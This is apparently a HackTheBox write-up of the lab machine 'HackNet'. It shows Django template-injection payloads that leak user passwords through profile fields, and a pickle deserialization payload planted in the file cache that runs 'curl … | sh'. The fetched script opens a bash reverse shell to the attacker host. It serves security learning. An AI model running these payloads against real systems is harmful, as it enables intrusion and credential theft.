
We prepared our payload after we added ourselves to the contacts of deepdive and executed the attack.
{{users.18.password}}
POST /profile/edit HTTP/1.1
Host: hacknet.htb
Content-Length: 854
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://hacknet.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryu8HNGoShrlDrR2FA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hacknet.htb/profile/edit
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive

------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="csrfmiddlewaretoken"

XfCtCjsoDkJ1BJ34wqaCJw4q6ifV04XHESmZ5COOTsMfSulLQibiMDCasEoCkNXR
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="email"


------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="username"

{{users.18.password}}
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="password"


------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="about"


------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="is_public"

on
------WebKitFormBoundaryu8HNGoShrlDrR2FA--
GET /likes/23 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/profile/22
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive

Now the one thing to mention here was that the ID on the likes is not the same as on the profile of each user. Therefore it started with 0 which allowed us to get the password of backdoor_bandit.
{{users.0.password}}POST /profile/edit HTTP/1.1
Host: hacknet.htb
Content-Length: 853
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://hacknet.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryu8HNGoShrlDrR2FA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hacknet.htb/profile/edit
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="csrfmiddlewaretoken"
XfCtCjsoDkJ1BJ34wqaCJw4q6ifV04XHESmZ5COOTsMfSulLQibiMDCasEoCkNXR
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="email"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="username"
{{users.0.password}}
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="password"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="about"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="is_public"
on
------WebKitFormBoundaryu8HNGoShrlDrR2FA--GET /likes/23 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/profile/22
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive<div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="mYd4rks1dEisH3re"></a></div>| Password |
|---|
| mYd4rks1dEisH3re |
We tried to login via SSH using backdoor_bandit as username but it failed. Because of that we also dumped his email which revealed his actual username called mikey.
{{users.0.email}}POST /profile/edit HTTP/1.1
Host: hacknet.htb
Content-Length: 850
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://hacknet.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryu8HNGoShrlDrR2FA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hacknet.htb/profile/edit
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="csrfmiddlewaretoken"
XfCtCjsoDkJ1BJ34wqaCJw4q6ifV04XHESmZ5COOTsMfSulLQibiMDCasEoCkNXR
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="email"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="username"
{{users.0.email}}
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="password"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="about"
------WebKitFormBoundaryu8HNGoShrlDrR2FA
Content-Disposition: form-data; name="is_public"
on
------WebKitFormBoundaryu8HNGoShrlDrR2FA--<div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="[email protected]"></a></div>| Username | Password |
|---|---|
| mikey | mYd4rks1dEisH3re |
This allowed us to finally login to the box via SSH and grab the user.txt.
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host 'hacknet.htb (10.129.115.19)' can't be established.
ED25519 key fingerprint is SHA256:TVT7HGjgzl5Wk42d9xFlPlDUwhNCWjWA5Cdz6MdUC9o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 14 02:42:57 2025 from 10.10.16.33
mikey@hacknet:~$
user.txt
mikey@hacknet:~$ cat user.txt
fa0244ee78a2b436417b23fc93f2755a
Enumeration (mikey)
As mikey we performed our basic enumeration and found another user on the box called sandy.
mikey@hacknet:~$ id
uid=1000(mikey) gid=1000(mikey) groups=1000(mikey)
mikey@hacknet:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mikey:x:1000:1000:mikey,,,:/home/mikey:/bin/bash
tcpdump:x:102:110::/nonexistent:/usr/sbin/nologin
sandy:x:1001:1001::/home/sandy:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:997::/var/log/laurel:/bin/false| Username |
|---|
| sandy |
mikey@hacknet:~$ ls -la
total 44
drwx------ 6 mikey mikey 4096 Sep  4 15:01 .
drwxr-xr-x 4 root  root  4096 Jul  3  2024 ..
lrwxrwxrwx 1 root  root     9 Sep  4 15:01 .bash_history -> /dev/null
-rw-r--r-- 1 mikey mikey  220 May 31  2024 .bash_logout
-rw-r--r-- 1 mikey mikey 3526 May 31  2024 .bashrc
drwxr-xr-x 3 mikey mikey 4096 May 31  2024 .cache
drwx------ 3 mikey mikey 4096 Jun  2  2024 .config
-rw------- 1 mikey mikey   20 Jul  3  2024 .lesshst
drwxr-xr-x 4 mikey mikey 4096 Jul  8  2024 .local
lrwxrwxrwx 1 root  root     9 Aug  8  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 mikey mikey  807 May 31  2024 .profile
lrwxrwxrwx 1 root  root     9 May 31  2024 .python_history -> /dev/null
drwx------ 2 mikey mikey 4096 Dec 28  2024 .ssh
-rw-r--r-- 1 mikey mikey    0 Jun 19  2024 .sudo_as_admin_successful
-rw-r----- 1 root  mikey   33 Sep 13 15:01 user.txt
After finding nothing in the home directory of mikey we checked the web root and found the file settings.py which not only contained credentials for the database, it also gave us a critical hint for the privilege escalation to sandy.
mikey@hacknet:/var/www/HackNet/HackNet$ cat settings.py
from pathlib import Path
import os

BASE_DIR = Path(__file__).resolve().parent.parent

SECRET_KEY = 'agyasdf&^F&ADf87AF*Df9A5D^AS%D6DflglLADIuhldfa7w'

DEBUG = False

ALLOWED_HOSTS = ['hacknet.htb']

INSTALLED_APPS = [
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'SocialNetwork'
]

MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]

ROOT_URLCONF = 'HackNet.urls'

TEMPLATES = [
    {
        'BACKEND': 'django.template.backends.django.DjangoTemplates',
        'DIRS': [],
        'APP_DIRS': True,
        'OPTIONS': {
            'context_processors': [
                'django.template.context_processors.debug',
                'django.template.context_processors.request',
                'django.contrib.auth.context_processors.auth',
                'django.contrib.messages.context_processors.messages',
            ],
        },
    },
]

WSGI_APPLICATION = 'HackNet.wsgi.application'

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}

AUTH_PASSWORD_VALIDATORS = [
    {
        'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator',
    },
    {
        'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator',
    },
]

SESSION_ENGINE = 'django.contrib.sessions.backends.db'

LANGUAGE_CODE = 'en-us'

TIME_ZONE = 'UTC'

USE_I18N = True

USE_L10N = True

USE_TZ = True

STATICFILES_STORAGE = 'django.contrib.staticfiles.storage.StaticFilesStorage'
STATIC_ROOT = os.path.join(BASE_DIR, 'static')
STATIC_URL = '/static/'

MEDIA_ROOT = os.path.join(BASE_DIR, 'media')
MEDIA_URL = '/media/'

DEFAULT_AUTO_FIELD = 'django.db.models.BigAutoField'| Username | Password |
|---|---|
| sandy | h@ckn3tDBpa$$ |
Privilege Escalation to sandy
CVE-2021-33026: Django Remote Code Execution (RCE) through Insecure Deserialization
It took a while but we noticed the use of django_cache which was vulnerable to CVE-2021-33026 aka Remote Code Execution (RCE) in Django through Insecure Deserialization.
<--- CUT FOR BREVITY --->
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
<--- CUT FOR BREVITY --->First we set inotifywait on the /var/tmp/django_cache/ folder and then triggered our previous payload again via the web application.
What we immediately saw was that some temporary files were created inside the directory.
mikey@hacknet:/var/tmp/django_cache$ inotifywait -m /var/tmp/django_cache/ -e create,modify,move
Setting up watches.
Watches established.
/var/tmp/django_cache/ CREATE tmpqg8xzzsk
/var/tmp/django_cache/ MODIFY tmpqg8xzzsk
/var/tmp/django_cache/ MOVED_FROM tmpqg8xzzsk
/var/tmp/django_cache/ MOVED_TO 1f0acfe7480a469402f1852f8313db86.djcache
/var/tmp/django_cache/ CREATE tmpivys8xhz
/var/tmp/django_cache/ MODIFY tmpivys8xhz
/var/tmp/django_cache/ MOVED_FROM tmpivys8xhz
/var/tmp/django_cache/ MOVED_TO 90dbab8f3b1e54369abdeb4ba1efc106.djcache
Now we put a small Python script together to serialize a payload that gave us a reverse shell after it got deserialized by the database.
┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/files]
└─$ cat privesc.py
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        # Change sandy's password or add SSH key
        cmd = "curl 10.10.16.33/x|sh"
        return os.system, (cmd,)

# Serialize the payload
payload = pickle.dumps(RCE())
encoded_payload = base64.b64encode(payload).decode()
print(encoded_payload)
┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/files]
└─$ python3 privesc.py
gASVMAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBVjdXJsIDEwLjEwLjE2LjMzL3h8c2iUhZRSlC4=Then we prepared the payload for our reverse shell.
┌──(kali㉿kali)-[/media/…/HTB/Machines/HackNet/serve]
└─$ cat x
#!/bin/bash
bash -c '/bin/bash -i >& /dev/tcp/10.10.16.33/9001 0>&1'
Since the files lived there only for a short time we created a while loop to add our payload to every file inside the folder and make it accessible and executable for every user.
mikey@hacknet:/var/tmp/django_cache$ while true; do for i in $(ls); do rm -f $i; echo 'gASVMAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBVjdXJsIDEwLjEwLjE2LjMzL3h8c2iUhZRSlC4=' | base64 -d > $i; chmod 777 $i; done; sleep 0.1; doneAfter that all was left to do was to trigger the execution again and we got a shell back as sandy.
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.124.198] 56904
bash: cannot set terminal process group (3691): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$
Enumeration (sandy)
From here on we proceed with business as usual and found something very unusual but logical through the steps so far. The user sandy was also member of the group of www-data.
sandy@hacknet:/var/www/HackNet$ id
id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)
That allowed us to peak into the folder of backups inside /var/www/HackNet/ which stored encrypted database dumps.
sandy@hacknet:/var/www/HackNet$ ls -la
ls -la
total 32
drwxr-xr-x 7 sandy sandy    4096 Feb 10  2025 .
drwxr-xr-x 4 root  root     4096 Jun  2  2024 ..
drwxr-xr-x 2 sandy sandy    4096 Dec 29  2024 backups
-rw-r--r-- 1 sandy www-data    0 Aug  8  2024 db.sqlite3
drwxr-xr-x 3 sandy sandy    4096 Sep  8 09:20 HackNet
-rwxr-xr-x 1 sandy sandy     664 May 31  2024 manage.py
drwxr-xr-x 2 sandy sandy    4096 Aug  8  2024 media
drwxr-xr-x 6 sandy sandy    4096 Sep  8 09:22 SocialNetwork
drwxr-xr-x 3 sandy sandy    4096 May 31  2024 static
sandy@hacknet:/var/www/HackNet/backups$ ls
ls
backup01.sql.gpg
backup02.sql.gpg
backup03.sql.gpgThe file extension of .gpg indicated the use and the presence of a GNU Privacy Guard (GPG) key which we verified real quick.
sandy@hacknet:/var/www/HackNet/backups$ gpg -K
gpg -K
/home/sandy/.gnupg/pubring.kbx
------------------------------
sec   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ultimate] Sandy (My key for backups) <[email protected]>
ssb   rsa1024 2024-12-29 [E]
sandy@hacknet:~$ ls -la
ls -la
total 36
drwx------ 6 sandy sandy 4096 Sep 11 11:18 .
